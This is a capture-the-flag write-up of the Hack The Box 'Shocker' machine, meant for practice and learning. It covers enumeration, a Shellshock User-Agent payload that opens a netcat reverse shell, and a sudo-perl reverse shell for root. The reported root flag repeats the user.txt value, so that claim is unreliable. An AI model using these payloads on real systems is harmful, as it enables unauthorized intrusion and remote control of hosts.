HackTheBox - Shocker WriteUp
This post documents my walkthrough of the Shocker machine from Hack The Box. It involves exploiting the Shellshock vulnerability through a vulnerable CGI script, gaining initial access via command injection, spawning a stable shell, and performing privilege escalation by exploiting misconfigured sudo permissions to ultimately gain root access.

Enumeration
Port Scanning
We begin by performing an Nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ sudo nmap -Pn -n -sC -sV -A -T4 10.10.10.56 -oA Nmap/Default-Scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 14:30 +01
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:31 (0:00:06 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   55.57 ms 10.10.14.1
2   55.66 ms 10.10.10.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
- Valuable Information:
| Port Number | Service | Version |
|---|---|---|
| 80/TCP | HTTP | Apache httpd 2.4.18 |
| 2222/TCP | SSH | OpenSSH 7.2p2 |
- Operating System:
Ubuntu.
Footprinting HTTP-80/TCP
Website

Nothing special found, so let’s check the source code next.
1
2
3
4
5
6
7
8
9
 <!DOCTYPE html>
<html>
<body>

<h2>Don't Bug Me!</h2>
<img src="bug.jpg" alt="bug" style="width:450px;height:350px;">

</body>
</html>
Still nothing interesting.
Directory Fuzzing
- Now let’s try directory fuzzing and see if we can find anything useful.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u 'http://10.10.10.56:80/FUZZ' -ic -t 200
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.56:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 63ms]
                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 54ms]
server-status           [Status: 403, Size: 299, Words: 22, Lines: 12, Duration: 54ms]
:: Progress: [220546/220546] :: Job [1/1] :: 3676 req/sec :: Duration: [0:01:02] :: Errors: 0 ::
Nothing intersting, just a 403 forbiden on
server-statuswhich is provides real-time information about the current state of the server.This is where things get a bit tricky. The machine, Shocker, has a misconfiguration where it doesn’t automatically redirect /blog to /blog/. As a result, /blog and /blog/ are treated as two distinct paths by the Apache server. Shout-Out to
0xdffor explaining this, more information can be found in his walkthrough HERE.
Let’s proceed with directory fuzzing, this time making sure to include the trailing /.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt:FUZZ -u 'http://10.10.10.56:80/FUZZ/' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.56:80/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cgi-bin                 [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 66ms]
                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 72ms]
icons                   [Status: 403, Size: 292, Words: 22, Lines: 12, Duration: 185ms]
                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 47ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 46ms]
:: Progress: [207630/207630] :: Job [1/1] :: 4132 req/sec :: Duration: [0:00:51] :: Errors: 0 ::
- Found 2 new directories
incons/andcgi-bin. icnons/must contain assets whilecgi-binis a directory that isolate CGI scripts (Common Gateway Interface) from other web content, Files within this diorectory are treated like executables.
Page Fuzzing
Let’s perform page fuzzing to see if we come across any scripts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ  -u 'http://10.10.10.56:80/cgi-bin/FUZZ' -e .sh,.pl,.c -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.56:80/cgi-bin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .sh .pl .c
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 56ms]
user.sh                 [Status: 200, Size: 118, Words: 19, Lines: 8, Duration: 61ms]
                        [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 46ms]
:: Progress: [882184/882184] :: Job [1/1] :: 980 req/sec :: Duration: [0:03:37] :: Errors: 0 ::
- Found a file called
user.sh
user.sh

- It looks like the user.sh file conatain the unix
uptimecommand. - So we need to find a way to perfome Remoce code Execution.
Exploitation
A simple google search about shell vulnerabilities and i found a vulnerability called Shellshock which allows attackers to execute arbitratry commands on a vulnerable system by sending specially crafted environment variables to a Bash-based application.
Resource → HERE
- Capture the request using Burp Suite, send it to repeater and inject the payload to the UA.

- The command executed successfully.
- Next, let’s modify our payload to establish a reverse shell.
- We’ll begin by setting up a listener on our attack machine.
1
2
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ nc -lnvp 1234
- The payload that we’re going to use:
1
User-Agent: () { :;}; /bin/bash -c 'rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.14.10 1234 > /tmp/f'

Spawning a full TTY
We need to spawn a fully interactive TTY shell to enable features like command history and using keyboard shortcuts…
1
2
3
4
5
6
7
8
9
10
11
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ ^Z
zsh: suspended  nc -lnvp 1234

┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 1234
                               reset
reset: unknown terminal type unknown
Terminal type? screen
Some commands still don’t work properly, so we need to export the $TERM environment variable to help the shell behave more like a standard terminal.
1
2
3
4
5
6
7
8
9
10
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ echo $TERM
xterm-256color

┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ stty size
61 236

shelly@Shocker:/usr/lib/cgi-bin$ export $TERM=xterm-256color
shelly@Shocker:/usr/lib/cgi-bin$ stty rows 61 columns 236
- Next, we’ll search for the user flag.
1
2
3
4
5
6
7
8
9
helly@Shocker:/usr/lib/cgi-bin$ ls
user.sh
shelly@Shocker:/usr/lib/cgi-bin$ pwd
/usr/lib/cgi-bin
shelly@Shocker:/usr/lib/cgi-bin$ cd ~/
shelly@Shocker:/home/shelly$ ls
user.txt
shelly@Shocker:/home/shelly$ cat user.txt
448313be33aca32fed7594add17a8beb
user flag: 448313be33aca32fed7594add17a8beb
Privilege Escalation
- Next, we’ll focus on privilege escalation to gain root-level access.
1
2
3
4
5
6
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
- It appears we can run perl with root privileges.
- This allows us to either spawn a root shell or execute a reverse shell as root.
- In this case, we’ll attempt to gain a reverse shell.
- First, set up a listener on the attack box on port 4321:
1
2
3
4
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ nc -lnvp 4321
Listening on 0.0.0.0 4321
- Now, let’s execute the reverse shell command on the victim machine.
1
shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'use Socket;$i="10.10.14.10";$p=4321;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

- With root access obtained, the next step is to search for the root flag.
1
2
3
4
5
6
7
8
9
10
11
┌──(krakenn㉿Phoenix)-[~/CPTS/Boxes/Shocker]
└─$ nc -lnvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.10.56 58012
# whoami
root
# ls
user.txt
# cat user.txt
448313be33aca32fed7594add17a8beb
#
- As spawning a fully interactive TTY shell was covered previously, it will not be repeated in this section.
root flag: 448313be33aca32fed7594add17a8beb
Thank you for your time.
Mission complete